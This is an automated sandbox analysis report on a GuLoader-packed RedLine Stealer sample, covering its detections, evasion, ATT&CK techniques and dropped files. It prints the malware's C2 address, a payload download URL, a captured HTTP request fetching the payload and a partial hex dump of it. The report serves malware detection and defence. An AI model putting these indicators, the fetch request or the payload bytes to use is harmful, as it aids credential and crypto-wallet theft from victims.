ID: 542642
Sample Name: o4XzTr73Ut.exe
Cookbook: default.jbs
Time: 10:58:51
Date: 20/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report o4XzTr73Ut.exe

Overview


General Information

Sample Name:	o4XzTr73Ut.exe
Analysis ID:	542642
MD5:	f65536b785611d1.
SHA1:	ac5d59453273ad..
SHA256:	a319ca95679f9e8.
Tags:	exe GuLoader
Infos:	

Most interesting Screenshot:



Detection




GuLoader RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Crypto Currency Wallets
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Queries sensitive video device inform…
- Queries sensitive disk information (v…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64**
- o4XzTr73Ut.exe (PID: 6892 cmdline: "C:\Users\user\Desktop\o4XzTr73Ut.exe" MD5: F65536B785611D1B549E8D866FC898EE)
  - o4XzTr73Ut.exe (PID: 6324 cmdline: "C:\Users\user\Desktop\o4XzTr73Ut.exe" MD5: F65536B785611D1B549E8D866FC898EE)
- **cleanup**

Malware Configuration

Threatname: RedLine

```
{
  "C2 url": "194.26.229.202:18758",
  "Bot Id": "private_4"
}
```

Threatname: GuLoader

```
{
  "Payload URL": "http://185.112.83.8/SoftwareCleanedPhilosf.bin"
}
```

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000000.841548004.000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000C.00000002.1061972250.000000002064000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000C.00000002.1061316952.000000001F5F7000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000002.843188696.00000000028A0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000C.00000002.1060215267.000000001E3E0000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.o4XzTr73Ut.exe.1e3e0000.2.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.3.o4XzTr73Ut.exe.89add8.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.o4XzTr73Ut.exe.1e170f6e.0.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.o4XzTr73Ut.exe.1e170086.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.o4XzTr73Ut.exe.1e170f6e.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 5 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 4 4 1	Security Account Manager	Virtualization/Sandbox Evasion 4 4 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Ingress Tool Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Information Discovery 1 2 6	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
o4XzTr73Ut.exe	7%	Virustotal		Browse
o4XzTr73Ut.exe	23%	ReversingLabs	Win32.Trojan.Shelsy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsb3A92.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsb3A92.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.112.83.8	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
194.26.229.202	unknown	Netherlands		1213	HEANETIE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	542642
Start date:	20.12.2021
Start time:	10:58:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	o4XzTr73Ut.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/4@0/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.6% (good quality ratio 24.1%) • Quality average: 88.3% • Quality standard deviation: 21%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:02:49	API Interceptor	10x Sleep call for process: o4XzTr73Ut.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\o4XzTr73Ut.exe.log	
Process:	C:\Users\user\Desktop\o4XzTr73Ut.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2291
Entropy (8bit):	5.3192079301865585
Encrypted:	false
SSDEEP:	48:MIHKmfHK5HKXAHKhBHKdHKB1AHKzvQTHmYHKhQnoPtHoxHImHKoLHG1qHqHAH5HX:Pqaq5qXAqLqdqUqzcGYqhQnoPtIxHbq4
MD5:	783E1AFC27D9A1FBDE01BD45717038D2
SHA1:	2D1A63904EB34F007205C76A58C51187B924BC7A
SHA-256:	1DF0D64E98D18613726435EE666629A6B010A8EBB7BE3EB90EFB114013493B15
SHA-512:	394BB2A7FCDDAC032F032C426C792A9211AF95A6012180CBE576C78FC0DDB1B876C7D28912117A26F117D95CBA2E6DB18F9E3C04DEF00421F41E0C6AD09D345
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b

C:\Users\user\AppData\Local\Temp\Roqueforter8.dat	
Process:	C:\Users\user\Desktop\o4XzTr73Ut.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	47562
Entropy (8bit):	7.721891011566723
Encrypted:	false
SSDEEP:	768:X8MEeT9K2b7oV3U/DTT6MviYn6PMoyqxekjpbNmUfFnm0LxfK/Zj1s8zLgwVTJN:X7N7b7oJqT6o6PMoNj9pfFNdfK/Zje8Z
MD5:	E4BF7919055573F5F2BCBD83F629E0FF
SHA1:	16DD448BDF60119973E5A1395F025240AF96CF16
SHA-256:	96B00AB5DD8E21EAD05BBF575260C7590E60B17FB2703CAFE3569C8EB2B10E2A
SHA-512:	CE14C25F7DE4A318F6CF70879327A6F093C4B1E270CDC5BA025E958C2D75CC27C1DD1740857A3EC9776B5DE2E5C768F7D2E0EB95D9F448E7C443567F53FAFD0
Malicious:	false
Reputation:	low
Preview:	.W_.?.u.....u.....u.....h.....4$..p..,$.....$.UA...$...W.,$.R..Z1..4.2..J....9.u.W.....).J2}.F..K.9.ICV5..S~t6..y.mT3.z|.'.F..2..4...E.....8f....h...?).LS..gDb....E..s...#...G....i.WT)S ...m.eC.....;..Z..G.N. .n.m..E._M.t...iL[>k=!..pa.&@.&.a.....:.Q.u.eF^..#7....+...O[z.D?...0.,.j.|.Tv.....E.....,9I7.F.4.-A.;.L.....7.A..#....K7.}',.p^..D..!D.....J2..J.....E(J2...w... ....L.J.....0....1.2.I.b..J.4.<@....1.....W..$T|...|.H2.(II...w.D.T|....z..yY.Ni.J.....D....>.....9..Vi.J.!I....J.tJ2.I....J.?.....J2....1.J2...2.....tK.}A>..\<..A>.....x.n:.J.....8.z...?2s.7...|/.-.03.~.....%.L.$.v."......%$..t...>.O+....>.vAN..=w.pu.0...3.0...UF.x6Q.....~.5...4.0.x.Z..U.....Dr.y.Z..9.k.....J25...."..{....J.....R.....6u.....sV.b..{.r...Lg...NB.~RA~.._w.5.s.O ...n..'.a...6..=9.yl8L..2.N....D5..W+dd6c.:...[.I....J..f...~!.}..."..x.PT.?.....e=x.9.C..../....Mj.5.....jM(.....5.J25.UAL."~|.....Z.?>.5....i....r.|Af.w.!:5..;..K2.I.JY.."A~.%.M.5

C:\Users\user\AppData\Local\Temp\a.txt	
Process:	C:\Users\user\Desktop\o4XzTr73Ut.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	2.2068570640942187
Encrypted:	false
SSDEEP:	3:jNDBfN:jNVfN
MD5:	6C3AA179406696C66ACF8DC984ABC7DF
SHA1:	7F66AB35CA41A3449382F9DA68864D64EC182F28

C:\Users\user\AppData\Local\Temp\a.txt	
SHA-256:	798DF5B3298985AE022F8C5A6714F7891EAA49B2E4B24E3A8B2329C04DD11C71
SHA-512:	7551B1FBE1CAEF52FD0AFC8601DCD0D6F013198FCC7CBF57F42EB090577B34B91E6F4ADCE1A76BC7FFD95559A3FDD529FE6DE90B8335EF8E901CBB606DDAE836
Malicious:	false
Reputation:	low
Preview:	ghdfhjfghfgjfdghfghfgdh

C:\Users\user\AppData\Local\Temp\nsb3A92.tmp\System.dll	
Process:	C:\Users\user\Desktop\o4XzTr73Ut.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4.D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X.....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.533807802412177
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	o4XzTr73Ut.exe
File size:	96864
MD5:	f65536b785611d1b549e8d866fc898ee
SHA1:	ac5d59453273ad0b026d1cd244c422cc020b94b0
SHA256:	a319ca95679f9e8a30001a66ec55403a08be8c7398916746baea02c6c6539d02
SHA512:	9b70f75e5f3345062301b12ddf8572b63adfcfeb6b40b518d53e3f639c47c2de43d7f8e84f975a08a092ef9cb7adedf4c1a1d47458e37932906e8972f67aff59
SSDEEP:	1536:4/T2X/jN2vxZz0DTHUpouMJbdxE+1KloObnlpRaH3OS3kg/S5ERghv0HUxyEMbq:4bG7N2kDTHUpouMJbdPKlJnjRaH+ckgj
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=levetiderne@KONTRAKTTILLGS.Kyp, CN=QUINTONS, OU=combination, O=Udgangsvrdier8, L=Sley, S=CLUBBISM, C=CM
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 12/16/2021 10:00:21 PM 12/16/2022 10:00:21 PM
Subject Chain	• E=levetiderne@KONTRAKTTILLGS.Kyp, CN=QUINTONS, OU=combination, O=Udgangsvrdier8, L=Sley, S=CLUBBISM, C=CM
Version:	3
Thumbprint MD5:	2EC09EDC6480E7CDEFC44E7B6A5E4B8A
Thumbprint SHA-1:	09814829AF7074F3F52699D26B6437E17015A39A
Thumbprint SHA-256:	EB9CD30C7ADCEFF3D27D60F0782C18644451949B47FA202806C7BF240695F889
Serial:	00

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x16000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4c000	0xe48	0x1000	False	0.38916015625	data	4.02680822028	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/20/21-11:02:26.621888	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49806	80	192.168.2.4	185.112.83.8

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.112.83.8

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49806	185.112.83.8	80	C:\Users\user\Desktop\o4XzTr73Ut.exe

Timestamp	kBytes transferred	Direction	Data
Dec 20, 2021 11:02:26.621887922 CET	10005	OUT	GET /SoftwareCleanedPhilosf.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.112.83.8 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Dec 20, 2021 11:02:26.676671028 CET	10006	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Thu, 16 Dec 2021 20:58:22 GMT Accept-Ranges: bytes ETag: "ba849aa9bff2d71:0" Server: Microsoft-IIS/10.0 Date: Mon, 20 Dec 2021 10:02:22 GMT Content-Length: 190016 Data Raw: df 3c 72 50 2f 15 40 e8 a3 15 52 1e b7 f2 43 e2 84 92 aa a4 14 52 32 3f 72 a5 32 35 b8 f4 5b 85 b7 bb cf 2f 60 98 3d 67 ce 9f 60 bf df 02 04 71 7d 03 17 93 73 d6 dd 25 45 26 b4 ca 7c db bb 41 e1 d6 8c 0d dd 89 55 65 99 55 d3 b1 eb 82 0a 28 31 df 1d ef e4 41 a0 e6 1f 8a 07 9d 0a 4d 3f 22 94 22 86 a8 09 70 58 3b 88 0c 1d 7e 11 92 9e 98 a2 92 f5 b6 9b fb e0 63 6f 5f 20 3f 61 e6 47 b2 7b 1c 03 70 2b 9e 0e 87 c0 ae f7 da 40 92 55 35 f4 4a 38 32 49 62 1c 40 6f fd 39 8d 83 37 bb 55 a4 fa 20 49 04 d4 44 3f 96 f6 92 78 d1 af 6d 73 fc bc d2 aa 98 c2 f7 cd 4c 38 9b 8e 5f 42 58 a1 56 d5 90 d6 8e 15 f6 56 05 8a d9 a6 88 39 f3 2e 5f b2 01 7d 44 f0 06 1e 98 60 eb b2 d6 32 88 47 35 11 37 ac 57 dc a5 f4 88 e9 ef 4c 61 15 e6 ba 19 b2 3b 88 d4 1e 4c 4b 8d 83 2e bb a7 ab b4 7c c3 cf 52 c7 29 54 cd b3 71 cf 7c b8 ed e2 7d 71 ba 65 a6 5a ce 94 5a 78 85 87 5c 9b fc c0 8d 11 c4 7b 6e d6 c6 37 20 79 b2 66 71 c6 c3 b9 e7 ab ac c5 9c 8f d6 d3 0b 99 65 30 3f 58 42 51 16 20 be 4d ab ca 68 c7 61 ca 04 89 ef 4c 23 fd da 7b 6f 96 c3 26 a9 f5 41 8a 24 78 cc 47 11 76 f8 d7 35 2b be 77 2a 4b 41 8b 75 ad e4 49 78 d3 56 61 49 b6 24 57 55 e3 01 10 0a c1 85 cb 24 61 5d e8 6b 07 bc 4a 02 f7 64 51 7f f2 82 40 29 25 39 0a 41 3d b8 c1 43 d9 59 4b d8 44 e5 b4 1c 47 4a 88 b4 94 44 09 59 62 56 76 c9 9f 43 ce ff 71 8b 02 bd e7 8d 64 9b b2 f4 cf 6f 02 dd d3 a8 91 f8 43 df 60 28 03 06 fb 93 29 35 f8 c9 50 9d 44 59 da 9f 04 9a bb 53 a4 09 33 84 bc d3 ec 8f 38 16 8e 08 d7 44 f4 23 94 66 68 59 f7 c9 5e 18 9d 53 ec 16 a5 50 96 71 66 63 f9 58 ee d8 02 9f 5f ef bc 24 52 44 d6 cd 89 b1 01 79 3c a6 d6 02 ea 78 d5 f3 2a ff 58 8e 7a 8f 74 0b 82 f7 03 42 be fa f4 93 cd 79 31 b4 3d 63 91 cc b7 5f 12 07 b8 ac c1 34 9b 21 9b 79 ee 5b 15 18 3a 42 19 75 2b ce 87 d8 75 4e 47 bb 6d 43 f6 fc 2b 23 f1 37 d8 23 79 b1 78 4b 0f 54 11 f6 d8 db 31 bf 67 26 84 41 bb 19 3e e6 dd 98 45 ff f0 ad 7e b2 20 04 ca c2 08 c1 08 49 9d 8b 0b ba 8d 53 9f 9c 1a 39 45 ca 83 0a 48 9b da b6 8c 6f b9 e0 07 dd 16 2f 52 